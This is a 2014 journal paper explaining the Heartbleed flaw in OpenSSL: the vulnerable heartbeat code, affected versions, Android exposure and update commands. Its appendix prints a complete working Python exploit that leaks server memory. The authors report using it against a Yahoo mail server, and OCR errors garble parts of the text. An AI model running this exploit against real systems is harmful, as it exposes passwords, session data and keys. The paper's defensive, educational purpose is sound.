JOURNAL OF APPLIED SCIENCES RESEARCH

ISSN:1819-544X

JOURNAL home page: http://www.aensiweb.com/JASR 2014 July; 10(8): pages 23-27.

Published Online 2014 17 July. **Research Article**

Heart Bleed Vulnerability in Open SSL Library

[1]Mehdi Dadkhah and [2]Mohammad Davarpanah Jazi

[1]Master Student, Department of Computer and Information Technology, Foolad Institute of Technology, Foolad shahr, Isfahan 8491663763, Iran,
[2]Faculty Member, Department of Computer and Information Technology, Foolad Institute of Technology, Foolad shahr, Isfahan 8491663763, Iran,

Received: April 23, 2014; **Revised:** May 23, 2014; **Accepted:** May June, 2014

ABSTRACT

In this paper, we will review the Heart Bleed attack and its creation. Then, we will explain how hackers use this vulnerability. This matter is important because the security bug in the Open SSL cryptography library affects almost two-thirds of the websites in the world and yet, there are many vulnerable websites and the domain of these attacks is increasing day by day and growing from websites to other smart devices such as smart phone. Finally, we will describe the Strategies of preventing and resolving the security bug that can patch any Heart Bleed Vulnerability in kind of operation system and servers.

Key words: Vulnerability, Heart Bleed attack, Open SSL, Apache, Web attack.

INTRODUCTION

A great vulnerability, Heart Bleed, was discovered on Open SSL Service on April 1th 2014 [1]. The vulnerability allows hackers to access the usernames and passwords that are cached in the memory of the systems encrypted in the internet space with SSL / TLS protocols. SSL / TLS protocol provides communications security and users' privacy over the internet for applications such as web, email, instant massages (IM), and some virtual private networks (VPNs) [2]. Heart Bleed vulnerability allows hackers to read the memory of the systems protected by the vulnerable version of Open SSL software. Hackers eavesdrop on communications by the vulnerability and steal data directly from the services and users. Following an error in Open SSL coding, this problem was generated. In addition to the normal users' information, security equipment used in various industries can be attacked by hackers through Heart Bleed bug. For example, there is the possibility of hackers' administrative access to the industrial routers and firewalls. They can also access to the industries internal network through the SSL VPN by bypassing the authentication process, and carry out acts of sabotage. This vulnerability is called Heart Bleed because Open SSL is a widely used implementation of the Transport Layer Security (TLS) protocol and when it is exploited, it leads to the leak of memory contents from the server to the client and from the client to the server. The dangerous security problem is related to memory management in Heartbeat program module. This security problem can permit attackers to read up to 64 kilobytes of data from the software memory in computers RAM in any Heartbeat request from Open SSL software.

2. Open SSL vulnerable code:

This vulnerability allows the Hacker to read up to 64KB of memory from the vulnerable server without any private key. Open SSL's heartbeat processing functions use an attacker controlled length for copying data into heartbeat responses. Both DTLS and TLS heartbeat implementations are vulnerable to this attack [1]. The tls1_process_heartbeat() in ssl/t1_lib.c (for TLS) and dtls1_process_heartbeat() in ssl/d1_both.c (for DTLS) are vulnerable in Open SSL library. At below we shown these functions you can see that Open SSL first reads the heartbeat type and length [3]:

```
hbtype = *p++;
n2s(p, payload);
pl = p;
```

n2s is a macro which takes two bytes on "p" and copy these to "payload". It was the length suggested by the SSL client for that heartbeat payload. The length of the SSL request is not checked. The variable "pl" is actually one pointer to the Heart Bleed data sent around the client Open SSL sets as much storage as client required (two byte length off to 65535 bytes) plus 1 byte for Heart Bleed type, 2

Corresponding Author: Mehdi Dadkhah, Master Student, Department of Computer and Information Technology, Foolad Institute of Technology, Foolad shahr, Isfahan 8491663763, Iran,
E-mail: mdt@dr.com

bytes with regard to payload range, and 16 bytes with regard to padding:
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

Then this builds the Heart Bleed response through copying the payload height sent in the request to the answer while using macro s2n (opposite on n2s). Finally (and here are the key component), using the height supplied by the attacker besides its true range, it copy the request payload bytes towards the response buffer.
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);

If the offered heartbeat request range is big rather than its true length, this memcpy() may read storage final the request buffer and also store this in an response buffer that is sent to the attacker. Beneath internal quiz we tend to were able to effectively access usernames, security codes, and SSL certificates.

3. How hackers exploit Heart Bleed vulnerability:

The vulnerability is such that an attacker sends a malformed heartbeat request to the server that is running Open SSL and waits for the response. There is a variable domain control problem in Open SSL programming so, program cannot evaluate the accuracy of the request and as a result, program responds to the request and reads 64 KB of program memory randomly and sends it to the attacker. During the attack, any heart bleed request reveals 64 KB of packets exchanged with the server by using Transport Layer Security V1 and saved in the system memory, and sends it to the attacker [1]. If this action is repeated, Information such as server username and password or administrator password or user data, or any other security information such cookies will be achieved. Figure 1 shows the heart bleed attack process.



Fig. 1: Heart Bleed attack process.

The major algorithms and data encoding methods have an identifiable shared secret key between the client and Service Provider. Due to its, information encodes on one side and decodes on the opposite side. Without access to this key, the possibility that a third party could be informed of the content of the information exchanged is minimal during the exchanging. Normally, this key specifically defined and stored on the users' and service providers' computers and the information in the way is meaningless words like A765&5as465*68$76548674, that there is no possibility of decoding without having the key. Using this Heart bleed vulnerability, attacker doesn't need the key and has direct access to the unencrypted data. We used the exploit written in the Python language to demonstrate how hackers use this vulnerability. Figures 2 shows the information extracted from a server with XAMPP 1.8.3 that use a vulnerable version of Open SSL and yahoo mail server that it was vulnerable to this vulnerability. This exploit is attached to the paper [4].



Fig. 2-a: Extracted Information from Vulnerable XAMPP Server.



Fig. 2-b: Extracted Information from Vulnerable Yahoo Server.

4. Vulnerable Open SSL versions to bleed heart:

Generally, Open SSL 1.0.2-beta version and Open SSL 1.0.1 version to Open SSL 1.0.1f version are vulnerable [3]. These versions have been widely used in different operating systems and software. Operating systems that are under threat and vulnerability are listed in Table 1. If the security vulnerability CVE-2014-0160 [4] patches are not installed on these operating systems, the operating systems may be vulnerable to the attacks. Also, all operating systems and software using vulnerable Open SSL versions to create their secure communications are at risk.

Table 1: Vulnerable OS.

Vulnerable OS	Not Vulnerable OS
Debian Wheezy (stable), Open SSL 1.0.1e-2+deb7u4 Ubuntu 12.04.4 LTS, Open SSL 1.0.1-4ubuntu5.11 CentOS 6.5, Open SSL 1.0.1e-15 Fedora 18, Open SSL 1.0.1e-4 OpenBSD 5.3 (Open SSL 1.0.1c 10 May 2012) and 5.4 (OpenSSL 1.0.1c 10 May 2012) FreeBSD 10.0 – Open SSL 1.0.1e 11 Feb 2013 NetBSD 5.0.2 (Open SSL 1.0.1e) OpenSUSE 12.2 (Open SSL 1.0.1c)	Open SSL 1.0.1g Open SSL 1.0.0 (and 1.0.0 branch releases) Open SSL 0.9.8 (and 0.9.8 branch releases)

5. Android devices and vulnerabilities Heart bleed:

Another concern is Android devices that still use the 4.1.1 Android operating system version, which are considered as a good target for attackers [5]. In a router-based attack, the attacker offers a free Wi-Fi signal to the device and immediately after connecting to the router, the attacker will begin to extract information by the heart bleed bug. This is a new type of attack that puts a large number of Android devices at risk. Until last month, millions of Android devices such as smart phones HTC 1 were still using version 4.1.1. Many of these devices updated after the attacks, but still a substantial number of cell phones use the older version.

6. Identifying vulnerable systems:

Open source software, especially Linux operating system and various mail servers and web servers under Linux can be vulnerable; with checking of Open SSL closed version can be sure that the software is vulnerable. To evaluate the vulnerability of the Linux operating system, the following command can be used (type it in Linux Terminal):

Open SSL version:

If the version displayed is one of the versions mentioned in the previous, Open SSL must be updated.

7. Strategies against heart bleed:

This vulnerability is informed recently to some relevant producers before the public announcement; as a result, the update packages contain a modified versions of Open SSL are available. To update, management tools of system packages should be used. Some of commands to update the Open SSL example are shown in Table 2 as an example. Also in other software related to Open SSL like XAMPP, some patches are released by manufacturing companies that can be used. However, it should be noted that all passwords should be changed because hackers could access to the password before removal of the vulnerability.

Conclusion:

In this paper we review the heart bleed vulnerability, and then we expressed how hackers exploit this vulnerability and mentioned the dangerous of spreading the attaches to other devices. Finally we presented the way to overcome these vulnerabilities. It should be noted that the removal of these vulnerabilities is not the end and all passwords should be changed because these sensitive information before may be stolen by a hackers before removal of the vulnerability.

Table 2: Commands to update the Open SSL.

Operation system	Update command
Debian	apt-get update apt-get upgrade
Ubuntu	apt-get update apt-get upgrade
Fedora and CentOS	yum update

9. Appendix:

The exploit that use by attacker to steal information with Heart Bleed vulnerability are shown below. This exploit make with python programing language and send malformed heartbeat request to the server that is running Open SSL and waits for the response if server vulnerable, random information will shown.

```
# Exploit Title: [OpenSSL TLS Heartbeat Extension - Memory Disclosure - Multiple SSL/TLS versions]
# Date: [2014-04-09]
# Vendor Homepage: [http://www.openssl.org/]
# Software Link: [http://www.openssl.org/source/openssl-1.0.1f.tar.gz]
# Version: [1.0.1f]
# Tested on: [N/A]
# CVE : [2014-0160]
#!/usr/bin/env python
import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser
options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vulnerability (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')
def h2bin(x):
return x.replace(' ', '').replace('\n', '').decode('hex')
version = []
version.append(['SSL 3.0','03 00'])
version.append(['TLS 1.0','03 01'])
version.append(['TLS 1.1','03 02'])
version.append(['TLS 1.2','03 03'])
def create_hello(version):
hello = h2bin('16 ' + version + ' 00 dc 01 00 00 d8 ' + version + ''' 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')
return hello
def create_hb(version):
hb = h2bin('18 ' + version + ' 00 03 01 40 00')
return hb
def hexdump(s):
for b in xrange(0, len(s), 16):
lin = [c for c in s[b : b + 16]]
hxdat = ' '.join('%02X' % ord(c) for c in lin)
pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)
print '  %04x: %-48s %s' % (b, hxdat, pdat)
print
def recvall(s, length, timeout=5):
endtime = time.time() + timeout
rdata = ''
remain = length
while remain > 0:
rtime = endtime - time.time()
if rtime < 0:
return None
r, w, e = select.select([s], [], [], 5)
if s in r:
data = s.recv(remain)
# EOF?
if not data:
return None
rdata += data
remain -= len(data)
return rdata
def recvmsg(s):
hdr = recvall(s, 5)
if hdr is None:
print 'Unexpected EOF receiving record header - server closed connection'
return None, None, None
typ, ver, ln = struct.unpack('>BHH', hdr)
pay = recvall(s, ln, 10)
if pay is None:
print 'Unexpected EOF receiving record payload - server closed connection'
return None, None, None
```

```
print ' ... received message: type = %d, ver = %04x, length = %d' % (typ, ver, len(pay))
return typ, ver, pay
def hit_hb(s,hb):
s.send(hb)
while True:
typ, ver, pay = recvmsg(s)
if typ is None:
print 'No heartbeat response received, server likely not vulnerable'
return False
if typ == 24:
print 'Received heartbeat response:'
hexdump(pay)
if len(pay) > 3:
print 'WARNING: server returned more data than it should - server is vulnerable!'
else:
print 'Server processed malformed heartbeat, but did not return any extra data.'
return True
if typ == 21:
print 'Received alert:'
hexdump(pay)
print 'Server returned error, likely not vulnerable'
return False
def main():
opts, args = options.parse_args()
if len(args) < 1:
options.print_help()
return
for i in range(len(version)):
print 'Trying ' + version[i][0] + '...'
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print 'Connecting...'
sys.stdout.flush()
s.connect((args[0], opts.port))
print 'Sending Client Hello...'
sys.stdout.flush()
6.
s.send(create_hello(version[i][1]))
print 'Waiting for Server Hello...'
sys.stdout.flush()
while True:
typ, ver, pay = recvmsg(s)
if typ == None:
print 'Server closed connection without sending Server Hello.'
return
# Look for server hello done message.
if typ == 22 and ord(pay[0]) == 0x0E:
break
print 'Sending heartbeat request...'
sys.stdout.flush()
s.send(create_hb(version[i][1]))
if hit_hb(s,create_hb(version[i][1])):
#Stop if vulnerable break
if __name__ == '__main__':
main()
```

References

1. Wikipedia [Online], 2014. “Heart bleed”, retrieved from:http://en.wikipedia.org/wiki/Heartbleed#History
2. Palo Alto, 2014. “HP Networking Communication: Open SSL Vulnerabilities”, Hewlett-Packard Development Company (White Paper), 1-4.
3. Tenable Network Security, 2014. “Open SSL Heart Bleed Report”, White paper, 1-8.
4. Exploit-DB [Online], “Heart bleed Open SSL - Information Leak Exploit”, available at:http://www.exploit-db.com/exploits/32791/
5. PC Mag [Online], 2014. “Android 4.1.1 Still Vulnerable to Heart bleed”, retrieved from:http://www.pcmag.com/article2/0,2817,2456507,00.asp